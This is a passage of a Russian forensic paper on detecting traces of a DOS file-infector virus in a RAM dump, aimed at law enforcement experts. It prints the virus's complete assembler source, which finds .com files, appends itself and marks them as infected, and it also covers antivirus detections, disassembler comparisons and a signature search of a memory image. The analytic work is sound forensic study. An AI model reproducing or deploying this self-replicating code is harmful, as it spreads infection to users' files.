Павенский Ю.А., Иванов В.Ю.

§3.4. Следы вредоносного программного обеспечения в оперативной памяти персонального компьютера.

Производится анализ работы обнаруженного вредоносного программного обеспечения и изучение оставленных им следов.

Ключевые слова: анти-отладка, анти-дизассемблирование, анти-запуск в виртуальных машинах, язык программирования «Ассемблер», специализированное программное обеспечение, нерезидентный вирус.

Pavensky Yu.A., Ivanov V.Yu.

§3.4. Traces of malicious software in the RAM of a personal computer.

It analyzes the operation of the detected malware and studies the traces it left behind.

Keywords: anti-debugging, anti-disassembly, anti-launch in virtual machines, assembler programming language, specialized software, non-resident virus.

На сегодняшний день современное общество в своей повседневной деятельности использует различные информационные технологии, позволяющие производить различные операции с денежными средствами, получать удаленный доступ к компьютерной технике, осуществлять поиск, сбор и обработку необходимой информации, и многие другие действия.

Банки и финансовые организации являются основными финансовыми посредниками в экономике государства. Продолжается тенденция роста количества целевых атак на банки и финансовые организации. На сегодняшний день общий объем совершенных хищений достиг более 39,8 млрд. рублей.

Актуальность темы заключается в том, что в компьютерных носителях информации могут быть спрятаны следы совершенных компьютерных преступлений.

Цель исследования состоит в обнаружении следов вредоносного программного обеспечения в оперативной памяти персонального компьютера.

Цель исследования может быть достигнута посредством решения следующих задач:

- рассмотрением общих черт резидентных и нерезидентных вирусов с точки зрения языка программирования «Ассемблер»;
- рассмотрением методов защиты от изучения следов вредоносного исполняемого кода, используемых злоумышленниками;
- умением работать с различными отладчиками, дизассемблерами и в виртуальной машине VMware Player (Oracle VM VirtualBox) с установленной операционной системой Sift Workstation 3.0 и HEX-редактором.

Метод исследования, основанный на использовании знаний языка программирования «Ассемблер»

В ходе проведения исследования были использованы:

1) дамп оперативной памяти (файл «20171118.mem»);

2) вредоносное программное обеспечение (программа «VIRUS.exe», код которого приведен на рис. 1,2,3,4);

3) антивирусное программное обеспечение (онлайн-сервис VirusTotal [2]);

4) виртуальная машина (Oracle VM VirtualBox);

5) операционная система (Windows XP);

6) дизассемблер (IDA Pro Advanced);

7) отладчик (OllyDBG, Emu8086 и AFD Pro);

8) HEX-редактор (WinHex).

```
.286
CSEG segment
assume cs:CSEG, ds:CSEG, es:CSEG, ss:CSEG
org 100h
Begin:
        push offset Init
        ret
 dw 1122h
F_bytes equ $-offset Begin
Open_file proc
     mov ax,3D02h
     mov dx,1Eh
     int 21h
     mov Handle,ax
     mov bx,ax
     ret
Handle dw 0FFFFh
Open_file endp
Close_file proc
     cmp Handle,0FFFFh
     je No_close
     mov bx,Handle
     mov ah,3Eh
     int 21h
No_close:
   ret
Close_file endp
Find_first proc
      mov ah,4Eh
      xor cx,cx
      mov dx,offset Mask_file
      int 21h
   ret
Mask_file db '*.com',0
Find_first endp
Find_next proc
      xor dx,dx
      xor cx,cx
      mov ah,4Fh
      int 21h
   ret
Find_next endp
Infect_file proc
```

Рис. 1. Код программы «VIRUS.exe»

```
      mov ax,cs:[1Ch]
      or ax,ax
      jnz Error_infect
      mov bp,cs:[1Ah]
      call Open_file
      jc Error_infect
      mov ah,3Fh
      mov cx,F_bytes
      mov dx,offset Finish
      int 21h
      jc Error_infect
      mov bx,dx
      cmp word ptr [bx+4],1122h
      je Error_infect
      mov ax,4202h
      mov bx,Handle
      xor cx,cx
      xor dx,dx
      int 21h
      jc Error_infect
      mov ah,40h
      mov cx,offset Finish-100h-F_bytes
      mov dx,100h
      int 21h
      jc Error_infect
      mov ah,40h
      mov cx,F_bytes
      mov dx,offset Finish
      int 21h
      jc Error_infect
      call Close_file
      add bp,offset Init
      mov ss:[101h],bp
      call Open_file
      mov ah,40h
      mov cx,F_bytes
      push ss
      pop ds
      mov dx,100h
      int 21h
      push cs
      pop ds
```

Рис. 2. Код программы «VIRUS.exe»

```
        call Close_file
        clc
        ret
Error_infect:
        call Close_file
        stc
    ret
Infect_file endp
Init:
        pusha
        call Get_IP
Get_IP:
        pop ax
        sub ax,offset Get_IP
        push 0BF00h
        pop es
        mov di,offset Open_file
        mov si,di
        add si,ax
        mov cx,offset Finish-offset Open_file
        rep movsb
        mov bx,offset Lab_return
        add bx,ax
        push cs
        push bx
        mov bx,offset Lab_jmp
        push 0BF00h
        push bx
        retf
Lab_jmp:
        push cs
        pop ds
        mov ah,1Ah
        xor dx,dx
        int 21h
        call Find_first
        jc Nomore_files
Inf_file:
        call Infect_file
        jnc Nomore_files
        call Find_next
        jnc Inf_file
```

Рис. 3. Код программы «VIRUS.exe»

```
Nomore_files:
        mov si,offset First_bytes
        mov di,100h
        push ss
        pop es
        mov cx,F_bytes
        rep movsb
        retf
Lab_return:
        push cs
        pop ds
        mov ah,1Ah
        mov dx,80h
        int 21h
        popa
        push 100h
        ret
First_bytes db 4 dup (90h), 0CDh, 20h
Finish equ $
CSEG ends
end Begin
```

Рис. 4. Код программы «VIRUS.exe»

Допустим, перед экспертом поставлен следующий вопрос: «Детектируется ли представленный на исследование файл «VIRUS.exe» программой типа «антивирус» как вредоносный? Если да, то производился ли его запуск в операционной системе пользователя?».

Чтобы ответить на данный вопрос, для начала, необходимо отсканировать файл «VIRUS.exe» каким-нибудь антивирусным программным обеспечением, которое установило бы, что данный файл действительно является вредоносным. В качестве примера, сканирование производилось с использованием онлайн-сервиса VirusTotal, результат выполнения которого выглядит следующим образом:

Антивирус	Результат
ALYac	Gen:Dos.FileInfector.aaW@aaaaa
Arcabit	Gen:Dos.FileInfector.ED11F2
BitDefender	Gen:Dos.FileInfector.aaW@aaaaa
Comodo	UnclassifiedMalware
Cyren	SillyC
Emsisoft	Gen:Dos.FileInfector.aaW@aaaaa (B)
F-Prot	New or modified SillyC
F-Secure	Gen:Dos.FileInfector.aaW@aaaaa
Fortinet	TinyInfector.270
GData	Gen:Dos.FileInfector.aaW@aaaaa
Kaspersky	Virus.DOS.SillyC.270.b
MAX	malware (ai score=81)

Рис. 5. Результат сканирования файла «VIRUS.exe»

McAfee-GW-Edition	Bumah.276
Microsoft	Virus:DOS/Trivialbased.270
eScan	Gen:Dos.FileInfector.aaW@aaaaa
NANO-Antivirus	Virus.Dos.Gen-Crypt.ccnk
Qihoo-360	Malware.Radar01.Gen
Rising	Virus.Dos.SILLYC.270.b (CLASSIC)
Symantec	Bloodhound.DirActCOM
Yandex	DOS.FileMod.Gen
ZoneAlarm by Check Point	Virus.DOS.SillyC.270.b

Рис. 6. Результат сканирования файла «VIRUS.exe»Далее необходимо установить, исходя из имеющегося дампа оперативной памяти, был ли осуществлен запуск файла «VIRUS.exe». Для этого мы проведем исследование в два этапа:

1. Определим из каких инструкций состоит файл «VIRUS.exe» и какие следы он оставляет в оперативной памяти в результате их выполнения.

2. Произведем поиск оставленных следов вредоносным программным обеспечением в дампе оперативной памяти.

Во время проведения исследования необходимо иметь в виду, что:

1) существуют различные методы противодействия, используемые злоумышленниками, направленные на недопущение изучения кода (анти-отладка, анти-дизассемблирование и анти-запуск в виртуальных машинах);

2) ассемблирование является однонаправленным процессом с потерями, поэтому восстановление исходного текста невозможно.

Итак, запускаем виртуальную машину с установленной операционной системой (в нашем случае, Windows XP). Запускаем программу «VIRUS.exe» с использованием нескольких отладчиков, например, «AFD Pro», «OllyDBG», «Emu8086» и дизассемблера «IDA Pro Advanced». Теперь рассмотрим подробнее, какие данные файла «VIRUS.exe» отобразила каждая из вышеперечисленных программ (см. рис. 7-10).

1. «OllyDBG». Забегая вперед, результат дизассемблирования данным отладчиком (см. рис. 7) не является верным и мы на экране видим какой-то мусор. В качестве сравнения можно привести код, с которого должен начинаться файл «VIRUS.exe»: *68 B4 01 push offset Init* или, что является одним и тем же, *68 B4 01 push 01B4*. Отладчик «OllyDBG» дизассемблирует первую строку в код *6A 18 push 18*, что не является верным и, на самом деле, причин возникновения такого результата может быть огромное множество, начиная с недоработки самого механизма работы отладчика и заканчивая влиянием вредоносного кода на его работу. Скорее всего, отладчик запутался из-за своего внутреннего алгоритма, например, не понимая, что инструкции (см. рис. 1,2,3,4) *68 B4 01 push offset Init C3 ret* аналогичны стандартной инструкции безусловного перехода *jmp Init*. Данная ситуация подтверждает, что, исследуя тот или иной код программы, необходимо пользоваться разными отладчиками.



Рис. 7. Результат дизассемблирования программы «VIRUS.exe» отладчиком OllyDBG

2. «IDA Pro Advanced». Это одновременно мощный и непростой в работе рядовому пользователю инструмент, который пользуется большой популярностью среди людей, которые профессионально занимаются реверс-инжинирингом. В ходе проводимого исследования, данная программа представила часть кода файла «VIRUS.exe» в эквивалентной форме, другая часть кода, выделенная зеленым цветом, осталась нераспознанной (см. рис. 8). Здесь, для получения цельной картины необходимо использовать некоторые встроенные возможности программы, которые состоят в применении различных анти-обфускационных методов. Мы их затрагивать не будем и просто посмотрим, что отобразили другие отладчики.



Рис. 8. Результат дизассемблирования файла «VIRUS.exe» программой IDA Pro Advanced

3. «AFD Pro» и «Emu8086». Данные отладчики, как, в принципе, и дизассемблер «IDA Pro Advanced» смогли в полной мере в эквивалентной форме представить код файла «VIRUS.exe» (см. рис. 9-10).



Рис. 9. Результат дизассемблирования программы «VIRUS.exe» отладчиком AFD Pro



Рис. 10. Результат дизассемблирования программы «VIRUS.exe» отладчиком Emu8086

В результате проведенного исследования кода файла «VIRUS.exe» было установлено его следующее последовательное поведение:

1) Производится полное копирование кода вируса в область 7-ой видеостраницы и его последующее исполнение;

2) По адресу BF00:0000 устанавливается область обмена дисковыми данными (DTA);

3) Производится поиск файлов с расширением *.com;

4) Если найденный файл больше 64 Кбайт, то начинается поиск заново (происходит переход к пункту 3). Если меньше, то производится последующее считывание его первых 6 байт;

5) Если в найденном файле по смещению +4h от начала находится значение 1122h, то начинается поиск заново (происходит переход к пункту 3). Если нет, то пишется в «хвост» найденного файла тело вируса;

6) После тела вируса пишутся первые 6 настоящих байт «файла-жертвы»;

7) Закрывается файл;

8) Создается искусственный переход на метку инициализации вируса путем вычисления размера файла;

9) Снова открывается тот же файл;

10) Пишутся первые 6 байт перехода на тело вируса, включающие значение 1122h для опознавания того, что файл уже заражен этим вирусом;

11) Закрывается файл;

12) Восстанавливаются первые 6 реальных байт «файла-жертвы» в памяти, которые сохранены в «хвосте» «файла-жертвы» (см. пункт 6);

13) Передается управление «файлу-жертве».

После исследования кода файла «VIRUS.exe» можно с уверенностью сказать, что перед нами нерезидентный вирус. А это говорит о том, что сразу же после его исполнения в первом свободном сегменте данные могут быть затерты другой программой. Но, возможно, данный вирус оставил свои следы в

области 7-ой видеостраницы, которая, как правило, никакой программой не используется для хранения своих инструкций, так как обычно любой пользователь по умолчанию работает с нулевой видеостраницей[1]. Итак, открываем HEX-редактор «WinHex» и выбираем в нем дамп оперативной памяти (файл 20171118.mem). Теперь нам необходимо по сигнатуре файла «VIRUS.exe» отыскать тело вируса.

В конечном итоге, мы убедились, что файл «VIRUS.exe» действительно был запущен, о чем свидетельствуют следы в виде определенных сигнатур, оставленные данным файлом в оперативной памяти компьютера (см. рис. 11).

Рис. 11. Результат, полученный в результате поиска файла «VIRUS.exe»

Выводы

Иногда бывают такие ситуации, когда необходимы какие-нибудь доказательства для справедливого вынесения решения по делу в сфере высоких технологий. И используя методы анализа компьютерных носителей информации их можно достаточно просто извлечь.

Результаты исследования могут быть полезны сотрудникам правоохранительных органов, относящихся к экспертно-криминалистическим подразделениям, в качестве методики, позволяющей значительно расширить возможность установления новых сведений в виде следов, оставленных в результате преступной деятельности.

Библиографический список

1. Калашников О.А. Ассемблер – это просто. Учимся программировать. 2-е изд., перераб. и доп. СПб: БХВ-Петербург, 2016. С.113.

2. VirusTotal — бесплатный онлайн-сканер вирусов, вредоносных программ и ссылок // URL: https://www.virustotal.com/ru/ (дата обращения: 25.05.2018).